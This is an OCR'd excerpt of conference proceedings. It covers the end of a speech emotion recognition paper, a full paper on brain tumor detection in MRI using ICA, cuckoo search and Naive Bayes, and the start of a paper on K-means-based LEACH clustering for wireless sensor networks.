The block diagram displayed in Fig. 1 sums up the cycles in general and steps that were taken to acquire the necessary MFCC coefficients that can viably depict the low-recurrence range better compared to the high-recurrence range, and can hence work out formants that lie in the low-recurrence run and portray the resonances of the vocal plot. Likewise, it is an ideal multiplication of sounds when the qualities of the source are steady and reliable (music and discourse). Data from signals inspected at frequencies up to 5 kHz, which contain a large portion of the energy in human-uttered sounds (Fig. 5).

Cepstral coefficients should be exact in explicit model affirmation issues affecting the human voice [9].

Similarly, these features are also selected for model trainings.

Linear prediction coefficients, line spectral frequencies, chroma short-time Fourier transform, and constant Q chromagram.




Fig. 5 Block diagram of MFCC processor

5.2 *Chroma-Normalized Chroma Energy Statistics*

The chromatogram consists of energy form signals, whereby the transformation of the tone class, taking into account the short-term statistics of the energy distribution within the chroma bands, also helps, CENS (Normalized Chroma Energy Statistics).

These functions are very useful audio matching and search applications.

5.3 *Spectral Bandwidth*

It is the difference between the upper and lower frequencies in a relentless repeat band. As we most likely know, the signs falter around a point. Hence, if the truth is the point of convergence of gravity of the sign, then the measure of the most deviation of the sign on the different sides of the point can be viewed as the information transmission of the sign in this period.

Similarly, these features are also selected for model trainings.

Spectral contrast, spectral rolloff, zero crossings, spectral root means square, spectral centroid, and RoBerta word embedding.

6 Proposed Model-Architecture

After the features have been extracted from the speech, each of the 1D features such as mean MFCC, zero crossing, spectral bandwidth, spectral rolloff, spectral contrast, embeddings, RMS, centroid, LPC, and LSF is passed to a multichannel CNN block where each feature is passed to five different channels of 1-dimensional CNN layers with kernel size varying in different channels followed by max pooling layer and finally a global max pooling layer.

Each of these channels is concatenated after global max pooling and passed through dense layers with ReLU activation (Fig. 6).




Fig. 6 Multi-CNN block

7 Simulation and Result

The test set consisted of speech signals of three languages, i.e., English, German, and Urdu, and ten emotion classes, i.e., Anger, Disgust, Fear, Boredom, Calm, Neutral, Happy, Surprise, Pleasant Surprise, and Sad.

The proposed model uses only convolution layers as they are easily parallelizable as compared to LSTM or other sequential layers which dramatically reduce the training time and processing time of the network without compromising the results and thus reducing the power consumption of the model which furthers the agenda of green NLP, that is to produce quality results of NLP problems with minimum computation and hence minimum power consumption to create a sustainable network of development of NLP research tools and techniques (Table 6).

$$\text{Accuracy} = 70.97613882863341\%$$

The accuracy for each of the feeling is as follows:

Angry accuracy = 72.41379310344827%
Disgust accuracy = 42.769230769230774%
Fear accuracy = 70.70063694267516%
Happy accuracy = 47.22222222222222%
Neutral accuracy = 69.31216931216932%
Sad accuracy = 79.25696594427245%
Boredom accuracy = 92.85714285714286%
Calm accuracy = 94.11764705882352%
Surprise accuracy = 95.45454545454545%
Pleasant surprise accuracy = 100.0%

The way people react in fear is very different; some people just freeze and have disgusting speech patterns. Others can scream, which can be taken as the shriek of joy, and some of them are predicted as happy.

Table 6 Confusion matrix

Emotions	Angry	Boredom	Calm	Disgust	Fear	Happy	Neutral	Pleasant surprise	Sad	Surprise
Angry	300	0	0	37	3	53	9	0	2	2
Boredom	0	6	0	2	0	0	6	0	0	0
Calm	0	0	10	0	0	0	5	0	2	0
Disgust	11	0	0	241	11	17	26	0	14	5
Fear	12	0	0	34	172	47	13	0	28	8
Happy	13	0	0	25	20	302	18	11	5	12
Neutral	3	4	1	24	6	30	291	0	19	0
Pleasant surprise	0	0	0	0	0	0	0	88	0	0
Sad	2	0	2	49	27	19	38	0	184	2
Surprise	0	0	0	0	0	2	0	0	0	42

8 Conclusion

In this paper, we discussed an SER system that uses multichannel CNN architecture to extract the characteristic emotional parameters from speech signals. We extracted different features of the speech signal in vector form and processed each feature separately in multichannel CNN blocks and combined the intermediate output vector, which is fed into multi-layer perceptron network with SoftMax activation function to predict the emotion conveyed in the speech signal.

Finally, we have our SER model, which can classify a human speech in three languages into different emotions associated with it with a 70% accuracy with a relatively small network that requires significantly less computation power and minimal latency.

References

1. Xie Y, Zhu F, Wang J, Liang R, Zhao L, Tang G (2018) Long-short term memory for emotional recognition with variable length speech. https://doi.org/10.1109/ACIIAsia.2018.8470341
2. Tzirakis P, Zhang J, Schuller BW (2018) End-to-end speech emotion recognition using deep neural networks. https://doi.org/10.1109/ICASSP.2018.8462677
3. Zheng C, Wang C, Jia N (2020) An ensemble model for multi-level speech emotion recognition. Appl Sci. https://doi.org/10.3390/app10010205
4. Zhao J, Mao X, Chen L (2019) Speech emotion recognition using deep 1D & 2D CNN LSTM networks. Biomed Signal Process Control. https://doi.org/10.1016/j.bspc.2018.08.035
5. Byun SW, Kim JH, Lee SP (2021) Multi-modal emotion recognition using speech features and text-embedding. Appl Sci. https://doi.org/10.3390/app11177967
6. An XD, Ruan Z (2021) Speech emotion recognition algorithm based on deep learning algorithm fusion of temporal and spatial features. https://doi.org/10.1088/1742-6596/1861/1/012064
7. Deschamps-Berger T, Lamel L, Devillers L (2021) End-to-end speech emotion recognition: challenges of real-life emergency call centers data recordings. https://doi.org/10.1109/acii52823.2021.9597419
8. Chakroborty S, Roy A, Saha G (2006) Fusion of a complementary feature set with MFCC for improved closed set text-independent speaker identification. https://doi.org/10.1109/ICIT.2006.372388
9. Alim SA, Khair N, Rashid A (2018) Some commonly used speech feature extraction algorithms. In: From natural to artificial intelligence—algorithms and applications. https://doi.org/10.5772/INTECHOPEN.80419

Analysis on Detection of Brain Tumor Using CS and NB Classifier

Damandeep Kaur, Surender Singh, and Kavita

Abstract Brain tumor segmentation ad classification plays vital role in tumor diagnosis using various image processing techniques, as brain tumor is a critical and life threatening condition which is spreading worldwide. So, early detection of brain tumor can improve the patient survival. For this, computer-aided methods play a major role with better accuracy. It includes steps like preprocessing, segmentation, extraction, and classification with the help of MRI Images. Multiple proposed methods are already implemented with few limitations. In order to overcome existing limitations in current automation process, a model is proposed which detects the brain tumor using following approaches; ICA is chosen for extraction of features, and further, optimized technique will be the cuckoo search, and then, classification is done with Naïve Bayes.

Keywords DICOM images · Brain tumor · CLAHE · ICA · Cuckoo search · Classifier

1 Introduction

A primary brain tumor directly emerges from brain. According to survey for the year 2021 reports, approximately, 24,529 adults (10,690 women and 13,839 men) in the U.S. are detected with tumor which are cancerous. The likelihood of developing this type of tumor in one's lifetime is less than one percent. Brain tumor makes up between 84 and 89% of all primary central nervous system (CNS) cancers [1]. A brain tumor is defined as the production of abnormal cells in the brain. Brain tumors come in a variety of shapes and sizes. That exist which includes noncancerous (benign), and other is cancerous (malignant). Brain tumors can begin in your brain (primary

D. Kaur (✉) · S. Singh · Kavita
Chandigarh University, Gharuan, India
e-mail: Damandeep.cse@cumail.in

S. Singh
e-mail: Surender.e8126@cumail.in

D. Gupta et al. (eds.), *International Conference on Innovative Computing and Communications*, Lecture Notes in Networks and Systems 492,
https://doi.org/10.1007/978-981-19-3679-1_37

brain tumors), or cancer can begin in other parts of your body and spread to your brain as secondary (metastatic) brain tumors. Severe headaches, vision problems, speech difficulty, fatigue, hearing impairments, and other symptoms vary depending on the tumor's size, development, and placement in the brain. As a result, early detection of a brain tumor is critical; there are numerous approaches for segmenting and classifying tumors using MRI scans. However, present techniques have a few drawbacks, such as the fact that some machine learning algorithms take a long time to train the model. In the case of statistically based methods, they often work on pixel values and do not pay attention to the relationship between the values of its neighbors [2]. Watershed-based tumor detection, on the other hand, has a drawback; it has an excessive segmentation problem. So, in order to overcome the limitations of existing strategies, I introduced a new cuckoo search-based method for detecting brain tumors.

Dataset: The digital imaging and communications in medicine (DICOM) standard is used for this. It is becoming more prominent in medical imaging diagnosis. Many researchers have used the DICOM dataset in medical image processing and have published their findings. As a result, this study presents a new methodology for automatic tumor detection utilizing DICOM dataset.

2 Literature Survey

Rajesh Chandra et al. [3] The created technique employs the GA algorithm, which is inspired by nature and aids in the solution of optimization issues by utilizing a broad search space.

Shanthakumar and Ganeshkumar [4] propose a method for comparing brain abnormalities to normal brain tissue in a clear manner. The outcomes of tumor de-segmentation are determined using the similarity index, overlap fraction, and positive projected value, with values of 81.7%, 81.7%, and 81.2%, respectively.


Xia et al. [5] method for automatically segmenting and classifying an MRI brain image with tumor was proposed. This tumor region was recovered with 86% accuracy utilizing Otsu's thresholding and morphological techniques.

Based on the study of brain MRI slices, Pugalenthi et al. [6] assessed and classified the tumor locations into low/high grades. Preprocessing, post-processing, and classification were among the operations conducted by the machine learning technique.

Using Berkley wavelet transformation, Bahadure et al. [7] the medical picture segmentation technique was improved in terms of performance and complexity. To increase the support vector machine (SVM)-based classifier's accuracy and quality rate, the authors used the approach to extract relevant features from each segmented tissue.

Bahadure et al. [8] In this work, a new approach is proposed that can help with the speedy, accurate, and time-saving diagnosis of brain tumors, as well as pinpointing the exact location where the tumor began with great precision.

2.1 Proposed Approach



Algorithms used

A. **CLAHE**

Contrast limited adaptive histogram equalization (CLAHE) is mostly used to boost the contrast of a blurry or foggy image [9]. It makes use of three parameters.

- Block size: This refers to the size of the local region of an equalized histogram surrounding a pixel. The size of the needed features should be larger than the size of the required features.
- Histogram bins: are the number of bins required for histogram equalization. Because it works with byte resolution, values more than 256 are ignored. When compared to the amount of pixels in a block, the number of histogram bins should be smaller.

- Max slope: Using the intensity transfer function, it effectively restricts the contrast stretch. If the values are large, the histogram equalization will make its own conclusion, and the outcomes will be in maximum local contrast. The image with the value 1 will be considered original.

B. Independent Component Analysis

ICA Model:

A method for extracting hidden values from a set of random variables is known as independent component analysis (ICA). ICA was created with multivariate data in mind. Principal component analysis and ICA are similar in various ways (PCA). When PCA fails, however, it is competent. Data for ICA analysis can come from a variety of sources, including economics, digital photographs, document databases, and so on.

The ICA algorithm refers to as

- Make data have the value of zero.
- Decide on the quantity of components to use.
- Whiten the information.
- Select a random matrix.
- Orthogonal matrix to be used.
- Carry out convergence.
- Repetition is required.
- Stop.

ICA Model

A special kind of statistical analysis corresponds to each kind of the latent variable model is used rather than a time signal.

$\boldsymbol{x_j = a_{j1}s_1 + a_{j2}s_2 + \ldots + a_{jn}s_n}$, use the random variable sk.

ICs are unknown since they are latent variables. Matrix A, which is used for mixing, is likewise unknown. As a starting point only the observable random vector x is used to estimate A and s. Assume A is square and invertible, and the number of ICs is the same as the number of observable mixtures.

As a result, after computing A, we may derive $W = A{-}1$, and so $s = Wx = A{-}1x$.

ICA is a technique for breaking down large datasets into smaller chunks.

C. Cuckoo Search

An optimization technique cuckoo search is used which is influenced by brood parasitism, i.e., a behavior in which cuckoo species lay their eggs in the shells of other species or birds. Interfering cuckoos may cause certain birds to battle in a direct fight; if a swarm bird detects that the spawns are not present independently, it will either abandon the eggs or open up its nest and start over. Female cuckoos in some species have evolved to the point where they are now specialized in the mimicking of standards and decoration of the spawns of a few selected host species. Cuckoos have a breeding behavior that can be used to solve a variety of optimization problems.

Three idealized rules underpin CS:

1. One egg is laid by each cuckoo at a time, which is then placed in a nest picked at random.
2. The nests which are best will be passed down to the next generation with the most eggs.
3. There are a limited number of host nests available, and the host bird discovers the cuckoo's egg, which has a chance of hatching (0, 1). The discovered solutions are based on a set of the worst nests, with further calculations resulting in the discovered solutions.

D. **Naive Bayes**

The method we proposed is based on the Naive Bayes classifier which is proved to be a fastest method as compared to other sophisticated methods. It is a technique for achieving high categorization rates for detecting pixel units in test images during tumor detection. Naive Bayes is based on Naive Bayes theorem [10, 11] are simple to use and require all of the linear parameters for the set of variables in the learning system that is causing an issue. This refers to the fact that, rather to the exclusive iterative estimation utilized in other forms of classification procedures, estimating a closed appearance that also covers the linear method is more likely to be reached.

3 Results and Discussions

The result explanations for the result evaluation utilizing the proposed technique are listed below.

The main panel is shown in Fig. 1 using UI interface which deals with the pushbuttons, static texts, and panel used in the GUI toolbox. Once you click on the initialize to process, then you will get training panel which is shown in Fig. 2.

Figure 2 depicts the graphical user interface (GUI) panel where the uploading of the process is done which is used to achieve uploading of the figures, and the




Fig. 1 Main view




Fig. 2 GUI panel

performance is evaluated in the panel. The resultant of the images will be shown in the same panel.

The preprocessing of an image is depicted in Fig. 3, which demonstrates that the suggested approach is capable of detecting high-intensity images and normalizing their pixels. One of the crucial procedures is preprocessing. The output of the preprocess will be fed into ICA or independent component analysis, which is used. This is utilized in the optimization step to extract features.

Figure 4 shows how the training picture is preprocessed using threshold segmentation and then given to the feature extraction process. It partitions the image in the various segmentations and scaling to get the meaningful insights which is helpful to locate the various curves and objects in the image. Then, the feature extraction is




Fig. 3 Preprocessing

done using ICA which performs Gaussian process to reduce the noise and independency among the images which will extract the features having low variance among the neighborhood pixels.

Figure 5 shows the smoothing of the image and region of interest which will evaluate the high region of interest which is having probability of the cancer in the image. The smoothing of the image will perform pixel smoothing and boundaries of the image which will perform high classification rate for the high region of interest in the detection scenario.

Table 1 shows the performance evaluation using PSNR, MSE, and classification accuracy. The PSNR must be high which will reduce the noise effect and increase the accuracy rate. It can be seen that the system is performing well in brain tumor classification but less than the approach used for the PCA + firefly and Naïve Bayes classification. The Naive Bayes will perform the classification process and attain the high ROI for low mean square error rate.




Fig. 4 Segmentation and extraction





Fig. 5 Smoothing and region of interest

Table 1 Proposed performance table (ICA + Cuckoo + Naive Bayes)

Samples	PSNR (db)	MSE	Detection accuracy
Image 1	27.795	2.523	89.50
Image 2	28.690	2.008	88.27
Image 3	27.532	3.106	89.52
Image 4	30.379	2.782	90.63
Image 5	31.456	2.348	89.73

4 Comparative Analysis



There are a number of criteria that show that the suggested work is considerably superior to previous classifiers in terms of peak signal-to-noise ratio, mean square error, and accuracy, i.e., up to 90.63%. KNN has an accuracy of 87.08%; AnFIS has an accuracy of 90.06%, and back propagation has an accuracy of 85.77% [11]. As a result, the provided method is an effective and efficient method for detecting brain tumors utilizing DICOM data.

5 Conclusion and Future Scope

We segregated brain tissues into distinct normal tissues using DICOM dataset of the brain in this proposed method such as tumor-infected tissues, white matter, cerebrospinal fluid, gray matter, and so on. Then, we used CLAHE to improve local dissimilarity, then ICA to extract features; optimization technique is cuckoo search and Naïve Bayes to classify. As a result, the findings acquired from multiple images are accurate when manually compared. There are a number of criteria that show that the suggested work is considerably superior to previous classifiers in terms of peak signal-to-noise ratio, mean square error, and accuracy, i.e., up to 90.63%. As a result, the provided method is an effective and efficient method for detecting brain tumors utilizing DICOM data. We can further forward this research and can perform it with the help of deep learning algorithms.

References

1. https://www.cancer.net/cancer-types/brain-tumor/latest-research
2. Nahvi N, Mittal D (2014) Medical image fusion using discrete wavelet transform. Int J Eng Res Appl 4(9 version 5):165–170
3. Rajesh Chandra G et al (2016) Tumor detection in brain using genetic algorithm. Proc Comput Sci 79:449–457
4. Shanthakumar P, Ganeshkumar P (2015) Performance analysis of classifier for brain tumor detection and diagnosis. Comput Electr Eng 0045-7906
5. Xia T et al (2018) Patch-level tumor classification in digital histopathology images with domain adapted deep learning. 978-1-5386-3646-6/18/ ©2018 IEEE
6. Pugalenthi R, Rajakumar M, Ramya J, Rajinikanth V (2019) Evaluation and classification of brain tumor MRI using machine learning technique. Control Eng Appl Inform 21:12–21
7. Bahadure N, Ray A, Thethi H (2017) Image analysis for MRI based brain tumor detection and feature extraction using biologically inspired BWT and SVM. Int J Biomed Imaging 1–13. https://doi.org/10.1155/2017/9749108
8. Bahadure NB et al (2017) Image analysis for MRI based brain tumor detection and feature extraction using biologically inspired BWT and SVM. Int J Biomed Imaging 2017. Article ID 9749108
9. Zuiderveld K Contrast limited adaptive histogram equalization. In: Graphics gems, vol IV, pp 474–485
10. Rish I (2001) An empirical study of the naïve Bayes classifier. IJCAI 2001 Work Empir Methods Artif Intell
11. Bahadure NB, Ray AK, Thethi HP (2017) Image analysis for MRI based brain tumor detection and feature extraction using biologically inspired BWT and SVM. Int J Biomed Imaging 2017. Article ID 9749108
12. Dhanwani DC, Bartere MM (2014) Survey on various techniques of brain tumor detection from MRI images. IJCER 4(1):24–26. ISSN 2250-3005
13. Joshi MA, Shah DH (2015) Survey of brain tumor detection techniques through MRI images. AIJRFANS, p 09. ISSN: 2328-3785
14. Poonam JP (2013) Review of image processing techniques for automatic detection of tumor in human brain. IJCSMC 2(11):117–122
15. Kumari R (2013) SVM classification an approach on detecting abnormality in brain MRI images. Int J Eng Res Appl 3:1686–1690
16. Geng P, Su X, Xu T, Liu J (2015) Multi-modal medical image fusion based on the multiwavelet and non sub sampled direction filter bank. Int J Signal Process Image Process Pattern Recognit 8(11):75–84
17. Setiawan AW, Mengko TR, Santoso OS, Suksmono AB (2013) Color retinal image enhancement using CLAHE. In: Proceeding of 2013 international conference on ICT for Smart Society (ICISS), pp 1–3
18. Marsboom C, Vrebos D, Staes J, Meire P (2018) Using dimension reduction PCA to identify ecosystem service bundles. Ecol Ind 87:209–260
19. Liu Y, Zhao S, Wang Q, Gao Q (2018) Learning more distinctive representation by enhanced PCA network. Neurocomputing 275:924–931
20. Lazzari E, Schena T, Marcelo MCA et al (2018) Classification of biomass through their pyrolytic bio-oil composition using FTIR and PGA analysis. Ind Crops Prod 111:856–864
21. Khan WA, Hamadneh NN, Tilahun SL, Jean MT, Ngnotchouye (2016) A review and comparative study of firefly algorithm and its modified versions. In: Optimization algorithms—methods and applications. Ozgur Baskan, IntechOpen. https://doi.org/10.5772/62472

22. Francisco RB, Costa MFP, Rocha AMAC (2014) Experiments with firefly algorithm. In: Murgante B et al (eds) Computational science and its applications—ICCSA 2014. Lecture notes in computer science, vol 8580. Springer, Cham
23. Johari N, Zain A, Mustaffa N, Udin A (2013) Firefly algorithm for optimization problem. Appl Mech Mater 421. https://doi.org/10.4028/www.scientific.net/AMM.421.512
24. Kaviani P, Dhotre S (2017) Short survey on naive Bayes algorithm. Int J Adv Res Comput Sci Manage 04
25. Lal S, Chandra M (2014) Efficient algorithm for contrast enhancement of natural images. Int Arab J Inf Technol 11(1):95–102
26. Benson CC, Lajish VL (2014) Morphology based enhancement and skull stripping of MRI brain images. In: Proceedings of the international conference on intelligent computing applications (ICICA'14). Tamil Nadu, India, pp 254–257
27. Oo SZ, Khaing AS (2014) Brain tumor detection and segmentation using watershed segmentation and morphological operation. Int J Res Eng Technol 3(3):367–374
28. Roslan R, Jamil N, Mahmud R (2011) Skull stripping magnetic resonance images brain images: region growing versus mathematical morphology. Int J Comput Inf Syst Ind Manage Appl 3:150–158
29. Mohsin S, Sajjad S, Malik Z, Abdullah AH (2012) Efficient way of skull stripping in MRI to detect brain tumor by applying morphological operations, after detection of false background. Int J Inf Educ Technol 2(4):335–337

Full Connectivity Driven K-LEACH Algorithm for Efficient Data Forwarding in Wireless Sensor Networks

Ahmed Ashraf Afify, Catherine Nayer Tadros, Korhan Cengiz, and Bassem Mokhtar

Abstract Due to the usage of Internet in everything in our life, our environment is transformed into digital society, in which everything can be accessed from anywhere. This is the main concept of Internet of Things (IoT), which consists of intelligent devices connected together without location limitation. These devices can be sensors and actuators, which are used in environmental monitoring, home automation, disaster management and more. This is the definition of Wireless Sensor Network (WSN), which is considered a subset from IoT environment. WSN consists of hundreds of nodes spread in different area for monitoring different physical objects, it suffers from highest energy consumption of nodes, which affect network lifetime. Different routing protocols are used to cope with this challenge, Low Energy Adaptive Clustering Hierarchy (LEACH) protocol is the most common used one. LEACH is a cluster-based micro sensor network protocol that offers energy-efficient, and scalable routing for sensor nodes. So, in this paper, we investigate and present a modified algorithm using LEACH in conjunction with K-means clustering approach in order to achieve a Full Connectivity Driven K-LEACH algorithm (FCDK-LEACH). Based on the CH selection, the k-means algorithm aids in decreasing energy usage and therefore extending network lifetime. The CH is chosen based on the remaining

A. A. Afify (✉)
School of Engineering and Applied Sciences, Nile University, Giza 12677, Egypt
e-mail: a.afify@nu.edu.eg

C. N. Tadros · B. Mokhtar
Department of Electrical Engineering, Faculty of Engineering, Alexandria University, Alexandria 21544, Egypt
e-mail: catherine@mena.vt.edu

B. Mokhtar
e-mail: bmokhtar@uof.ac.ae

K. Cengiz
Department of Electrical-Electronics Engineering, Trakya University, Edirne 22030, Turkey
e-mail: korhancengiz@uof.ac.ae

K. Cengiz · B. Mokhtar
College of Information Technology, University of Fujairah, Fujairah, UAE

D. Gupta et al. (eds.), *International Conference on Innovative Computing and Communications*, Lecture Notes in Networks and Systems 492,
https://doi.org/10.1007/978-981-19-3679-1_38

energy level and the CH's position with relation to the sensor node. The evaluation results show that our modified k-means-based hierarchical clustering enhances network lifetime.

Keywords IoT · LEACH · K-means · Energy efficiency · Clustering

1 Introduction

The rise of the Internet of Things (IoT) has expanded the scope of Wireless Sensor Network (WSN) demand.

WSN is made up of hundreds of tiny sensor nodes that are distributed over a certain geographical monitoring area either in an organized or unstructured manner [1–5]. Each sensor node is formed of a power unit (irreplaceable battery), sensing unit and a processing unit [6–9]. These nodes are used in monitoring various environmental conditions such as temperature, motion, pressure, vibration, sound, or pollutants [10–12].When designing a WSN-based system for monitoring environmental phenomena, we have to take into consideration the limitation of power resource of sensor nodes. So, multiple efficient hierarchical clustering approaches were used to enhance data routing and reducing energy consumption. Clustering reduces data transmission by grouping similar nodes together and selecting one node as a Cluster Head (CH). Low Energy Adaptive Clustering Hierarchy (LEACH) is a well-known and more efficient hierarchical clustering approach used in WSN to cope with the energy limitations of sensor nodes [13–17]. The election of the CH in a given cluster of sensors is repeated over a series of rounds and utilizing a stochastic technique [18]. This clustering technique provides lower energy dissipation [19, 20].

Low Energy Adaptive Clustering Hierarchy (LEACH) is a well-known and more efficient hierarchical clustering approach used in WSN to cope with the energy limitations of sensor nodes. The election of the CH in a given cluster of sensors is repeated over a series of rounds and utilizing a stochastic technique. This clustering technique provides lower energy dissipation.

In this research, we used a modified K-means clustering method with LEACH to improve network efficiency and network lifetime. The K-means algorithm creates clusters by computing the shortest distance between nodes and the CH, as well as the residual energy level. As a result, this technique aids in decreasing sensor node energy consumption when transmitting data to the CH in their cluster, ensuring an efficient and alive network for as long as feasible.

In this paper, we present a smart light-weight clustering approach that helps in increasing full network activity lifetime of the original K-LEACH algorithm. Our main contribution is the proposed clustering algorithm and its exploitation for enabling long-term IoT operations via increasing the full network activity lifetime and optimizing network energy consumption.

The rest of this paper is organized as follows. Section 2 discusses different clustering approaches for enabling efficient data routing and clarifies other researches results. Section 3 presents the proposed Full Connectivity Driven K-LEACH algorithm (FCDK-LEACH). Section 4 discusses the simulation results showing a set of studied scenarios at various operating contexts and discusses the findings. Section 5 concludes the paper.

2 Literature Review

Energy consumption is considered one of the most important challenges facing WSN, which can be adjusted with the usage of effective routing protocol. There are mainly three basic types of routing protocols suggested for WSNs, flat, location-based and hierarchical routing protocols [19]. The hierarchical routing protocols are the best in terms of energy efficiency, due to classification of nodes into clusters [19, 20].

There are many clustering techniques used in WSN such as: LEACH, LEACH-C, LEACH-based K-Means, balanced K-Means LEACH and others. We studied the LEACH and the LEACH-based K-means clustering technique due to their impact on improving energy consumption and prolonging network lifetime of WSN [19, 20].

A. **LEACH Protocol**

LEACH is a hierarchical protocol in which nodes send data to CH, who then send it to the base station (sink) [21]. The LEACH protocol's fundamental idea is to partition the whole WSN into multiple clusters. LEACH picks a few sensor nodes randomly as CHs and rotates this role to balance the energy load across the network's sensors, each node has a chance to be chosen as a CH node. The LEACH procedure operates for a specified number of rounds, with each round consisting of two states: cluster setup state and steady-state. It establishes a cluster in self-adaptive mode during the cluster setup state; during the steady-state, it transmits data [22].

In LEACH, CH selection is based on an energy threshold value. If the remaining energy is less than a certain amount, the node is designated as a CH for the current round. Nodes that have previously been CHs' are not eligible to become CHs' again for P rounds, where P is the required proportion of CHs'. Following that, each node has a $1/P$ chance of becoming a CH in each round. Each node that is not a CH chooses the nearest CH and joins that cluster at the conclusion of each cycle [24]. The threshold is set as shown in (1):

